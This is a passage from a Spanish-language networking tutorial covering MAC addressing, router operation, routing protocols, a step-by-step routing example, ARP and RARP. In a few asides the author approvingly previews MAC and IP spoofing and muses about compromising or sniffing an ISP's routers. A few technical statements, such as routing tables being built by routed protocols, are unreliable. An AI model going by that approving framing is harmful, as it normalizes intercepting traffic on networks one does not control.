Los seis dígitos hexadecimales restantes abarcan el *número de serie de interfaz*, u otro valor administrado por el proveedor específico.

Estas direcciones se graban en la memoria de sólo lectura ROM y se copian en la memoria RAM cuando se inicializa la NIC.

Formato de una dirección MAC



Una pregunta... Veo que 00-60-2F corresponde a Cisco, ¿pu**edo saber el fabricante de una NIC si consigo su dirección MAC? ¿Puedo consultar alguna base de datos donde figuren cuales son esos seis primeros dígitos hexadecimales?**

Respuesta: A las dos preguntas SI, mas adelante te proporcionaré las herramientas necesarias para que puedas averiguar las respuestas, incluso podrás falsear la MAC y elegir una "*desconocida*" o suplantar una MAC de otro fabricante.

Si no existieran las direcciones MAC, tendríamos un grupo de hosts sin nombre en la LAN. En la capa de enlace de datos, se agrega un encabezado y posiblemente también una información de cierre, a los datos de las capas superiores.

El encabezado y la información final contienen información de control destinada a la entidad de la capa de enlace de datos en el sistema destino. Los datos de las entidades de las capas superiores se encapsulan entre el encabezado y la información final de la capa de enlace de datos.

UFFFF!!!! Lo que acabo de decir... esto no hay quien lo entienda....

Para entender esto es preciso comprender algo de lo que todavía no he hablado, el **ENCAPSULAMIENTO Y EL FORMATO DE TRAMA**.

Son cosas diferentes, ahora, todavía no es el momento, pero es importante que te empiece a sonar...

¿Por qué? Porque los datos no viajan por la red "*a su aire*" viajan en formatos muy precisos, con unas reglas y en determinadas posiciones dentro del conjunto de datos, de manera que el receptor del mensaje "*desencapsula*" el paquete de datos y analiza esas tramas para averiguar lo que dice la información y quien la envía.

Por ejemplo, cuando nos comunicarnos con un determinado host, la dirección MAC de ese host ocupa un lugar determinado en la cadena de datos, al igual que nuestra propia dirección MAC también ocupa otra posición determinada, pues si conseguimos "*manipular*" la información de ese lugar, podremos falsear el origen de datos y hacer creer al host destino que somos quien realmente no somos, esto es **SPOOFING** Todo llegará, en este Taller de TCP/IP me interesa más que conozcas cómo se produce la comunicación real y verdadera que el manipular esa información para hacernos pasar por quien no somos, pero con pocos cambios conseguiremos "*spoofear*", no sólo la MAC, conseguiremos hacer MAC-Spoofing, IP-spoofing, TCP-Spoofing, http-Spoofing, y lo que nos de la gana....

¿Cómo conocen los equipos de una LAN mi dirección MAC?

Bien, vuelvo a repetir que estamos ante Topología Ethernet, recuerda lo de la topología lógica broadcast.

Las LAN Ethernet son redes de broadcast. **Todas las estaciones ven todas las tramas**. Cada estación debe examinar cada trama para determinar si esa estación es un destino.

En una red Ethernet, cuando un dispositivo desea enviar datos a otro, puede abrir una ruta de comunicación hacia el otro dispositivo usando la dirección MAC. Cuando se envían datos desde un origen a través de una red, los datos transportan la dirección MAC del destino deseado.

A medida que estos datos viajan a través de los medios de red, la NIC de cada dispositivo de la red verifica si la dirección MAC coincide con la dirección destino física que transporta el paquete de datos. Si no hay concordancia, la NIC descarta el paquete de datos.


A medida que los datos se desplazan por el cable, las NIC de **todas** las estaciones los verifican. La NIC verifica la dirección destino del encabezado del paquete para determinar si el paquete se ha direccionado adecuadamente.

Cuando los datos pasan por la estación destino, la NIC de esa estación hace una copia, saca los datos y los entrega al host.

Más simple:

1º) La información se encapsula y formatea de acuerdo al medio de transmisión por capas.
2º) Se propaga por TODOS los Host de la LAN
3º) Cada Host comprueba si la MAC destino que va en el paquete es la suya
4º) Si lo es, desencapsula y pasa la información al host o a las capas superiores
5º) Si no lo es, se olvida.

A continuación te pongo un gráfico de un formato de tramas genérico:



Nombres de campos					
A	B	C	D	E	F
Campo de trama de inicio	Campo de dirección	Campo de tipo/ longitud	Campo de datos	Campo de FCS	Campo de trama de detención

Más adelante llegará el momento de indagar en ello, por ahora recuerda que una trama (que es la unidad de trasmisión en Capa 2) tiene un formato como el indicado arriba, ya nos ocuparemos de cada uno de esos apartados cuando toque analizarlas.

Bien, antes de terminar con las Topologías y Medios de LAN y abordar la forma de trasmitir los datos y el encapsulamiento, es inevitable que hablemos de los otros grandes artífices de la comunicación, **los Routers.**

Los Routers

El router es un dispositivo que **pertenece a la capa de red del modelo OSI**, o sea la Capa 3 aunque también puede operar en Capa 2.

Al trabajar en la Capa 3 el router puede tomar decisiones basadas en grupos de direcciones de red (Clases) en contraposición con las direcciones MAC de Capa 2 individuales.

Los routers también **pueden conectar distintas tecnologías de Capa 2**, como por ejemplo Ethernet, Token-ring y FDDI. Sin embargo, dada su aptitud para enrutar paquetes basándose en la información de Capa 3, los routers se han transformado en el backbone de Internet, ejecutando el protocolo IP.

El propósito de un router es examinar los paquetes entrantes (datos de capa 3), **elegir cuál es la mejor ruta** para ellos a través de la red **y luego conmutarlos hacia el puerto de salida adecuado**.

Permiten que prácticamente cualquier tipo de host se pueda comunicar con otro en cualquier parte del mundo. Los routers también pueden ejecutar muchas otras tareas mientras ejecutan estas funciones básicas

Sus **dos propósitos principales son: la selección de ruta y la conmutación de paquetes hacia la mejor ruta**.

Un router puede tener distintos tipos de puertos de interfaz, por ejemplo:

Un puerto de conexión WAN.

Un puerto de la conexión de consola que permite realizar una conexión directa al router para poder configurarlo localmente

Un puerto Ethernet, que es una conexión LAN.
.....
.....

Los routers son dispositivos complejos y es difícil explicar su funcionamiento en pocas líneas, pero siguiendo con las características y definiciones que se dieron para hubs, switches daremos continuidad a las explicaciones

Los hubs se consideran dispositivos de Capa 1 dado que sólo regeneran la señal y la envían por medio de un broadcast a todos los puertos

Los puentes se consideran dispositivos de Capa 2 dado que filtran la señal y reducen el envío de broadcast

Los routers se consideran dispositivos de Capa 3 dado que toman decisiones basadas en direcciones lógicas de red y eliminan el envío de broadcast

Un router se parece a un switch porque conmuta paquetes, la diferencia estriba en que los switches lo hacen consultando a una tabla de direcciones MAC y los routers lo hacen consultando a una tabla de direcciones IP, la tabla de enrutamiento.

Los routers no propagan el tráfico broadcast, puesto que sólo encaminan los paquetes de datos hacia la red a la que van dirigidos.

Los routers pueden conectar redes de distinta topología y medios de acceso, esto es pueden conectar redes Ethernet con redes Token-Ring o Fibra, etc...


Volviendo al ejemplo del esnifer....

Si colocamos un esnifer escuchando el tráfico que pasa por un router, escucharemos TODO, dicho de otro modo, como no es posible "*instalar un esnifer en un router*" (lo entrecomillo porque si bien no es posible instalarlo físicamente dentro del router, sí que es posible manipularlo) si logramos comprometer un router de alguna manera, estaremos en disposición de hacer lo que nos de la gana con el tráfico que pasa por él.


¿Te imaginas que fuésemos capaces de esnifar el tráfico de uno de los routers de nuestro ISP o administrarlo?

El router se representa con el símbolo:

Veamos de forma gráfica los distintos medios de red y su pertenencia dentro del Modelo OSI



Como ya hemos dicho, un router puede conectar distintas topologías de red y/o distintas redes, veámoslo en otro gráfico antes de empezar a hablar de IP.



Mas de Routers...

Los routers también pueden tomar decisiones basándose en la densidad del tráfico, la velocidad del enlace y ancho de banda

La dirección de red ayuda al router a identificar una ruta dentro de la nube de red. El router utiliza la dirección de red para identificar la red destino de un paquete

Además de la dirección de red, los protocolos de red utilizan algún tipo de dirección de host o nodo, las direcciones IP son asignadas por el administrador o ISP (direcciones estáticas) o bien, pueden obtenerse de forma dinámica mediante servidores que suministren IP's (RARP, BootS, DHCP...)

El direccionamiento se produce en la capa de red. **Sin el direccionamiento** de capa de red, **no se puede producir el enrutamiento.**

Los routers requieren direcciones de red para garantizar el envío correcto de los paquetes.

Los routers también tienen una dirección MAC y una dirección de protocolo (capa de red)

Los routers utilizan un direccionamiento jerárquico, gracias a la capa de red, frente a otros dispositivos **como los switches que utilizan un direccionamiento plano**, dirección MAC. De esta forma los routers pueden conectar la red más allá de las fronteras de la red, **los routers utilizan protocolos de enrutamiento,** para averiguar la mejor ruta disponible para alcanzar la red destino.

IMPORTANTE,

Un **router busca y encuentra la red destino no el host destino**, cuando un router encamina los datos lo hace basándose en la dirección de red, en esos momentos desconoce si el host está o no disponible dentro de esa red.

Por tanto.... Los hosts en una red sólo pueden comunicarse directamente con dispositivos que tienen el mismo identificador de red. Fíjate bien, varios host pueden compartir el mismo segmento físico (pueden estar conectados al mismo switch o hub), pero si tienen distintos números de red, generalmente no

pueden comunicar entre sí, a menos que haya otro dispositivo que pueda efectuar una conexión entre los diferentes números de red.

El identificador de Red permite a un router colocar un paquete dentro del segmento de red adecuado.

El identificador de host ayuda al router a direccionar la trama de Capa 2 hacia el host específico de esa red.

No confundas la dirección de red con la dirección de host, como ves sirven, se usan y tienen objetivos distintos.

Bueno, ya tenemos muchos conceptos, espero que todos claritos.... pero...

Me estoy haciendo de rogar... esto se llama Taller de TCP/IP y todavía, después de unas cuantas páginas, no sabemos nada, ni de TCP ni IP.

Hombre, no te pongas así, algo sí sabemos:

IP opera en Capa 3, es un protocolo de enrutamiento, se compone de una parte dedicada a la Red (dirección de red) y otra parte para el host (Dirección de host), lo usan los routers y los host, pueden ser dinámicos y/o estáticos, pueden existir diferentes redes dentro de IP....

TCP es otro protocolo, de él apenas si hemos hablado, pero hasta ahora hemos dicho que opera en Capa 4, que sirve para transportar la información, está orientado a conexión y que transporta la información de manera confiable, detecta errores de transmisión ....

Pero antes de empezar, debemos aprender unas cuantas cosas más, entre ellas cómo se disponen los datos dentro de IP y de TCP, también la diferencia que hay entre protocolos enrutados y protocolo de enrutamiento.

Protocolos Enrutados y Protocolos de Enrutamiento

Lo primero que hay que explicar es obvio, **¿Qué es un protocolo?**

Pues sin que se tome "*al pié de la letra*" un protocolo viene a ser como un idioma, un lenguaje, un conjunto de normas que dos o más host utilizan para comunicarse.

En comunicaciones, dos host tienen que usar el mismo protocolo para poder comunicarse, si un host sólo habla NetBEUI y otro host sólo habla TCP/IP no se podrán comunicar.

Existen protocolos que pueden ser enrutados, es decir, que operan en capa 3 y que pueden ser encaminados de una red a otra por su dirección, los más conocidos son IP, IPX y AppleTalk.

Hay otros protocolos que no se pueden enrutar, por ejemplo NetBeui, que sólo podrá usarse dentro del mismo segmento de red, vamos que no podremos comunicar redes diferentes con NetBEUI.

¿Y qué es un protocolo de enrutamiento?

Pues básicamente es un protocolo capaz de determinar las rutas que deben seguir los protocolo enrutados hacia el destino que se desea alcanzar.

¿*Trabalenguas*? Pues un poco, voy ha decirlo de otra forma:

Los protocolos de enrutamiento los utilizan los routers para comunicarse con otros routers por ejemplo para seleccionar la mejor ruta y conmutar el paquete.

Los routers construyen tablas de enrutamiento gracias a los protocolos enrutados y así conocer el siguiente salto que debe seguir el paquete de datos para llegar al destino.

Tampoco es que sea así, por ejemplo un router puede conocer solamente una ruta, es decir, su tabla de enrutamiento está compuesta de una única entrada que apunta al siguiente router, en estos casos, el router tiene poco que pensar, puesto que siempre conmutará el paquete por ese camino.

Por otra parte, la tabla de enrutamiento no tiene por qué construirla el protocolo de enrutamiento, puede hacerlo el administrador del router "*a mano*", a esto se le llaman rutas estáticas.

Además un router que se precie, dispone de rutas por defecto y rutas predeterminadas, las rutas por defecto son aquéllas que se usan cuando todas las rutas de la tabla de enrutamiento han fallado, mientras que las rutas predeterminadas son normalmente rutas estáticas que el admin. ha incluido para comunicar su red con otras.

Entre los protocolos de enrutamiento tenemos RIP, IGRP, EIGRP, OSPF, BGP, EGP...

Además los routers utilizan los protocolos de enrutamiento para intercambiar sus tablas de rutas y así compartir la información de sus redes destino, cuando todos los routers comparten sus tablas de enrutamiento y éstas están actualizadas se dice que estamos ante una red homogénea o que la red converge.

No es el objeto de este texto explicar los protocolos de enrutamiento, sí los enrutados, sería un tema largo y profundo, al menos para que te suenen, existen:

- Protocolos de Gateway Interior: RIP, IGRP, EIGRP, OSPF
- Protocolos de Gateway Exterior: EGP, BGP

La principal diferencia estriba en el lugar dónde se enrutan los datos, los Internos lo hacen dentro de un sistema autónomo, mientras que los externos lo hacen entre sistemas autónomos.

Buff, ahora "toca" decir qué es un sistema Autónomo, para hacerlo fácil: una red de routers bajo una misma administración, como, por ejemplo, una red corporativa, una red de un distrito escolar, etc. es un Sistema Autónomo, vamos que todos los routers *"son de un mismo propietario y son administrados por él mismo"*

Internet, es el caso típico del uso de protocolos de gateway exterior, cada ISP, cada red corporativa, etc.. configura, administra y programa sus propios Sistemas Autónomos y luego estos se interconectan entre sí para formar la Red de Redes, pues los protocolos que utilizan diferentes Sistemas Autónomos para mantenerse actualizados son protocolos de Gateway exterior.

No puedo terminar el asunto de los protocolos de enrutamiento sino esbozo otras diferencias entre ellos, al menos para los de sistemas Autónomos, esto es la manera y forma que usan para converger, para compartir sus tablas de enrutamiento y actualizarse.

Principalmente son de dos tipos:

- **Vector-Distancia,** utilizan información acerca de la métrica, que es la cantidad de saltos (el número de routers por los que tiene que pasar) para alcanzar el destino, de este modo los routers que utilizan protocolos que vector-distancia encaminan sus datos en función del menor número de saltos que ha de dar un paquete para llegar al destino.

  El protocolo típico de este tipo de funcionalidad es RIP, utiliza como máximo 15 saltos, de manera que si el destino está situado más allá de esos 15 saltos, no se podrá alcanzar aunque exista.

  IGRP es otro protocolo de vector distancia, sin embargo, al determinar cuál es la mejor ruta también tiene en cuenta elementos como, por ejemplo, el ancho de banda, la carga, el retardo y la confiabilidad, el administrador de la red puede determinar la importancia que se le da a cualquiera de esos factores o bien, dejar que IGRP lo calcule automáticamente.

  EIGRP, es un IGRP avanzado, de forma que además de las particularidades del mismo ofrece otras funciones como el equilibrado en la carga (por ejemplo un ping de cuatro peticiones eco, puede seguir diferentes caminos entre la tabla de rutas) y además combina otras funciones propias de la siguiente clase de protocolos de enrutamiento, los de estado-enlace

- **Estado-enlace,** El protocolo más común de este tipo es OSPF, que significa, Primero la Ruta Libre más corta.

  Además de otras particularidades, OSPF incluye criterios de métricas de costo, que influyen en elementos tales como velocidad, tráfico, confiabilidad y seguridad de la ruta

Los Routers se envían periódicamente sus tablas de enrutamiento, de tal forma que cuando se descubre una ruta mejor que alguna de las que mantienen en sus tablas se actualiza, se elimina la antigua y se reconstruye.

Esto puede ser debido, no sólo a que otro router conozca una ruta mejor, simplemente puede ser por que uno de los routers a los que se apuntaba, se "*ha caído*" y por tanto no sería un buen camino a seguir, volvemos a lo explicado anteriormente, es muy importante que la Red sea convergente para que exista una comunicación óptima.

Lógicamente, al igual que dos host deben utilizar el mismo protocolo (ya sea enrutado o no) para comunicarse, esto es, que deben usar el "*mismo idioma*", **dos routers deben utilizar el mismo protocolo de enrutamiento** para compartir y propagar sus tablas de enrutamiento.

Si un Router utiliza RIP y el otro EIGRP, no podrán comunicarse sus tablas de enrutamiento y no se conocerán las rutas del otro, sin embargo **un mismo router puede utilizar más de un protocolo de enrutamiento**, es decir, un mismo router puede implementar RIP e IGRP al mismo tiempo.

Es el administrador del router quien decide los protocolos que va a utilizar, bueno a veces ya vienen pre-asignados de fábrica, y frecuentemente uno tiene "mas peso" que el otro, por ejemplo en routers Cisco, cuando ambos están implementados el router intentará siempre utilizar IGRP.

Para finalizar, es importante aprender cómo los routers comunican un paquete de datos que un host envía a otro, después de esto ya estaremos en condiciones de pasar a estudiar a fondo el protocolo IP, TCP y UDP y también algo fundamental para este taller, el encapsulamiento, el formato de las tramas, segmentos y datos transmitidos.

Ejemplo de enrutamiento

Veamos cómo se produce el enrutamiento entre un host de una red con otro host de otra red, léelo tantas veces como sea preciso, porque aquí y sólo aquí reside el misterio de la comunicación entre dos host que están en distintas redes/subredes.

1º**) El host A tiene datos que desea enviar al host B**, El host A envía los datos a través del modelo OSI, desde la capa de aplicación hasta la capa de enlace de datos, donde el host A **encapsula** los datos con la información que le suministra cada capa.

2º) Cuando los datos llegan a la capa de red, **el origen A usa su propia dirección IP y la dirección IP destino del host B,** dado que es allí adonde desea enviar los datos.

3º) Entonces, el host A **pasa los datos a la capa de enlace de datos.**

4º) En la capa de enlace de datos, **el origen A coloca la dirección MAC destino del router** al cual está conectado **y su propia dirección MAC en el encabezado MAC**. El origen A hace esto porque considera que la dirección destino es una red diferente y sabe que no puede enviar los datos directamente a otra red, sino que **debe enviar esos datos a través de un gateway por defecto**.

En este ejemplo, el gateway por defecto para el origen A es el router 1.

IMPORTANTE: Si el host B estuviese en la misma red que el host A (origen y destino son de la misma red) el paquete nunca debería de llegar al router 1, puesto que por direccionamiento MAC y la pila de TCP/IP de cada host, el paquete sería enviado directamente sin pasar por el router.

Observa que al encapsular el paquete, se "*coloca*" la dirección MAC del router, es lógico, como el host B no pertenece a la red del origen A, éste no puede conocer la MAC del destino, si así fuese, estaríamos en el caso de que los host A y B están dentro del mismo segmento de red y el router sería innecesario.

5º) El router 1 ve el paquete de datos y lo recoge cuando reconoce que su propia dirección MAC es la misma que la dirección MAC destino.

6º) **El router 1 elimina el encabezado MAC** de los datos y **envía los datos a la capa de red donde observa cuál es la dirección IP destino del encabezado IP**.

7º) **El router 1 busca en las tablas de enrutamiento para trazar una ruta**, para la dirección de red del destino, a la dirección MAC del router que está conectado a la Subred X

8º) **El router usará el protocolo de enrutamiento** que tenga establecido (RIP, IGRP, EIGRP...) como su **y determina la mejor ruta para los datos**

9º) Entonces, el router determina que debe enviar el paquete de datos a través del puerto que está conectado a la subred X, para que el paquete de datos llegue a su destino a través de la ruta seleccionada.

10º) **El router envía los datos a la capa de enlace de dato**s, donde **se le coloca un nuevo encabezado MAC al paquete de datos**.

11º) **El nuevo encabezado MAC contiene la dirección MAC destino del router X y la dirección MAC del router 1 que se transformó en el nuevo origen.**

El encabezado IP no se modifica. El primer router transporta el paquete de datos a través del puerto que ha seleccionado hacia la subred X.

12º) Los datos se transportan a través de la subred X. **Los hosts no copian la trama dado que la dirección MAC destino en el encabezado MAC no concuerda con la suya propia.** (recuerda que ahora la dirección MAC destino es la propia MAC del router X)

13º) **El router X observa el paquete de datos. Esta vez lo recoge porque reconoce que su propia dirección MAC es la misma que la dirección MAC destino**.

14º) En la capa de enlace de datos, **el router X elimina el encabezado MAC y envía los datos a la capa de red**.

15º) **Examina la dirección IP de la red destino.** Aquí pueden pasar dos cosas:

> **a) que el destino IP no pertenezca a la subred del router X**, en este caso se repetirían los pasos a partir del punto 6º) y así sucesivamente hasta que se encuentre la subred destino o que el número de saltos exceda del protocolo de enrutamiento, ya sabes 15 en el caso de RIP o 255 en el caso de IGRP...
>
> **b) que el destino de la subred IP pertenezca al router X**, si esto ocurre, ya hemos encontrado la red destino y ahora se continúa por el punto 16º)

16º) **En la capa de enlace de datos, el router X elimina el encabezado MAC, y lo envía a la capa de red**.

17º) **Observa que la dirección IP destino del encabezado IP concuerda con la de un host que está ubicado en una de las subredes con las que está conectado**.

18º) El router determina que debe enviar el paquete de datos a través del puerto que está conectado a la subred para que el paquete de datos llegue a la dirección destino.

19º) **Coloca un nuevo encabezado MAC que contiene la dirección MAC destino del host B y la dirección MAC origen la del propio router X.**

20º) Como en el caso anterior, **el encabezado IP no se modifica**.

21º) El paquete de datos se transporta a través de la subred X.

22º) **Los hosts no copian la trama** dado que la dirección MAC destino en el encabezado MAC no concuerda con la suya propia, **excepto el host B, que lo recoge porque reconoce que su dirección MAC concuerda con la dirección MAC destino** que aparece en el encabezado MAC del paquete de datos

23º) **El host B elimina el encabezado MAC y envía los datos a la capa de red**.

24º) En la capa de red, **el host B observa que su dirección IP y la dirección IP destino que aparece en el encabezado IP concuerdan.**

25º) **El host B elimina el encabezado IP y envía los datos a la capa de transporte** del modelo OSI.

26º) **El host B continúa eliminando las capas que encapsulan el paquete de datos y luego envía los datos a la siguiente capa del modelo OSI**.

27º) **El paso 26º) se continúa hasta que los datos llegan hasta la capa de aplicación del modelo OSI.**

¿Largo, no?, Y más que lo es, está muy, muy, muy simplificado.

De todo ello debes recordar:

Los encabezados MAC se destruyen y se vuelven a recomponer por cada vez que el paquete de datos abandona una red/subred, observa que la dirección MAC que recibe el host destino B es la propia dirección MAC del router de su propia subred (la del router X) y no la dirección MAC del verdadero origen de datos que era el Host A

Las direcciones IP no cambian nunca, los encabezados ip (origen y destino) permanecen inalterables en todo el proceso, bueno eso no es del todo así, en el caso de usar NAT el router 1 utilizaría la IP pública asignada para que los diferentes host de la subred que encamina puedan salir a Internet.

En cada capa del modelo OSI, **el paquete de datos se envuelve (se encapsula)** en un formato de datos que dicha capa del modelo OSI entiende, de ese modo se puede establecer la comunicación entre capas de cada dispositivo que atraviesa el paquete

La comunicación comienza en la capa de aplicación del host A **y termina en la capa de aplicación** del host B

Bien, si has llegado a e esta página es que todavía tienes las neuronas en su sitio, o a lo mejor simplemente has "*pasado*" del "*tocho*" anterior, si es este tu caso, no me cansaré de repetirlo.... **LEE y ENTIÉNDOLO BIEN,**

Como sé que eres aplicado y lo has comprendido correctamente, te haré algunas preguntas acerca del "*modelo de comunicación*" anterior.

1.- ¿Cómo conoce el Host A (el origen) la dirección IP del router 1?

R: Porque el administrador o el servidor DHCP de la red origen le indicó su dirección IP como Puerta de enlace predeterminada. Gateway predeterminada.

2.- ¿Cómo conoce el Host A (el origen) la dirección MAC del router 1?

R: Porque el Host A tiene esa dirección MAC en su caché o si no estuviese, enviaría una petición ARP para averiguarla

3.- ¿Cómo conoce el Router 1 la dirección IP del Router X?

R: Porque existe una ruta estática o dinámica en su tabla de enrutamiento que apunta como siguiente salto a la IP del router X. Esa IP puede haber sido incluida mediante el protocolo de enrutamiento utilizado o porque el admin. La puso en su tabla de enrutamiento.

4.- ¿Por qué el router X sabe que el paquete de datos origen va destinado a un host de su propia red?

R: Porque la dirección de Red del paquete IP destino concuerda con la dirección de Red de la IP del Router. Observa que el router NO SABE si el host destino existe en su red (no lo sabe todavía) pero SÍ SABE que esa red pertenece a su segmento.

5.- ¿Cómo conoce el Router X la dirección MAC del Host B (el destino)?

R: Porque el router X envía una petición ARP a los host de su subred y el Host B responde afirmativamente a esa petición... "*Estoy aquí.... ¡¡¡soy Yo!!!*", También es posible que el router conociese la existencia de ese host por haber realizado peticiones anteriores, en ese caso no enviaría una nueva petición, directamente le enviaría el paquete.

6.- ¿Por qué sabe el Host B (el destino) que el paquete de datos del host A (origen) va destinado a él?

R: Porque la dirección IP destino es la misma que la del Host B, observa que ANTES de averiguar esto, respondió afirmativamente a la petición ARP del router de su propia Red.

Todas estas preguntas tienen un único objetivo, además de que compruebes que lo entendiste todo, el objetivo es aprender y demostrar que si no existiese un protocolo que "relacionase" las direcciones IP-MAC ó MAC-IP la comunicación no hubiese sido posible.

Ese protocolo IMPORTANTÍSIMO para que esto se lleve a cabo es ARP.

ARP permite averiguar la MAC de un equipo conociendo su IP ¿es posible lo contrario?

La respuesta es SÍ. Eso se llama RARP (Reverse ARP), ojo, no confundas el protocolo RARP con "*otra cosa*" diferente que utiliza Frame Relay, las peticiones ARP inversas, no es lo mismo, no tienen nada que ver excepto que se parecen mucho en el nombre y que nos puedan confundir los términos Inversos con Reversos.

RARP es un protocolo que permite averiguar la dirección IP de un host conociendo su dirección MAC.

Para que exista una petición RARP es preciso que exista un Servidor RARP, puede ser el mismo router, pero debe estar programado para ello, por lo demás el objeto es el mismo, relacionar las direcciones IP de los host de una red/subred con sus direcciones MAC.

Además los routers pueden operar como Proxys ARP, también deben estar programados para ello, una breve explicación del funcionamiento del Proxy ARP vendrá más adelante.

MAC vs. IP

En networking, existen dos esquemas de direccionamiento:

a) **direccionamiento MAC**, una dirección de enlace de datos (Capa 2)
b) **direccionamiento IP** ubicada en la capa de red (Capa 3)

Los puentes y los switches usan direcciones físicas (direcciones MAC) para tomar decisiones con respecto al envío de datos. Las MAC's las asignan los fabricantes de la NIC y generalmente son permanentes.

Los routers usan direccionamiento de Capa 3 para tomar decisiones con respecto al envío de datos. Usan direcciones IP (direcciones lógicas) en lugar de direcciones MAC. Las IP las asignan los administradores de la Red, pueden cambiar y son lógicas, se implementan por software.

La conexión de un router con una red se denomina interfaz; también se puede denominar puerto. En el enrutamiento IP, cada interfaz debe tener una dirección de red (o de subred) individual y única.

¿Puede un router tener más de una interfaz? Claro que sí, podríamos disponer de un router con 4 interfases diferentes, ese mismo router sería capaz de unir cuatro redes/subredes diferentes y cada una de las interfaces dispondría de su propia dirección IP única.

El direccionamiento IP es jerárquico, existen dos métodos de asignación de direcciones IP: *direccionamiento estático* y *direccionamiento dinámico*.

En el direccionamiento estático, es el administrador quien debe ir equipo por equipo asignado una IP única a cada NIC dentro de la subred,

En el direccionamiento dinámico existen varios métodos distintos que se pueden usar para asignar direcciones IP de forma dinámica: (RARP, BOOTP y DHCP)

Protocolo de resolución de dirección inversa (RARP)

El *Protocolo de resolución de dirección inversa (RARP)* relaciona las direcciones MAC con IP.

Imagina una estación de trabajo, sin H.D, sin F.D nada más que el procesador, la memoria y la NIC, obviamente no se pueden obtener una dirección IP estática, no tiene Sistema Operativo, sólo una conexión de red, sin embargo esa estación de trabajo conoce su MAC y debe obtener una IP de alguien.

Los dispositivos que usan RARP requieren que haya un servidor RARP en la red para responder a las peticiones RARP

Protocolo BOOTstrap (BOOTP)

Un dispositivo usa el *protocolo BOOTstrap (BOOTP)* cuando se inicia, para obtener una dirección IP. BOOTP usa el Protocolo de datagrama de usuario (UDP) para transportar mensajes; el mensaje UDP se encapsula en un datagrama IP.

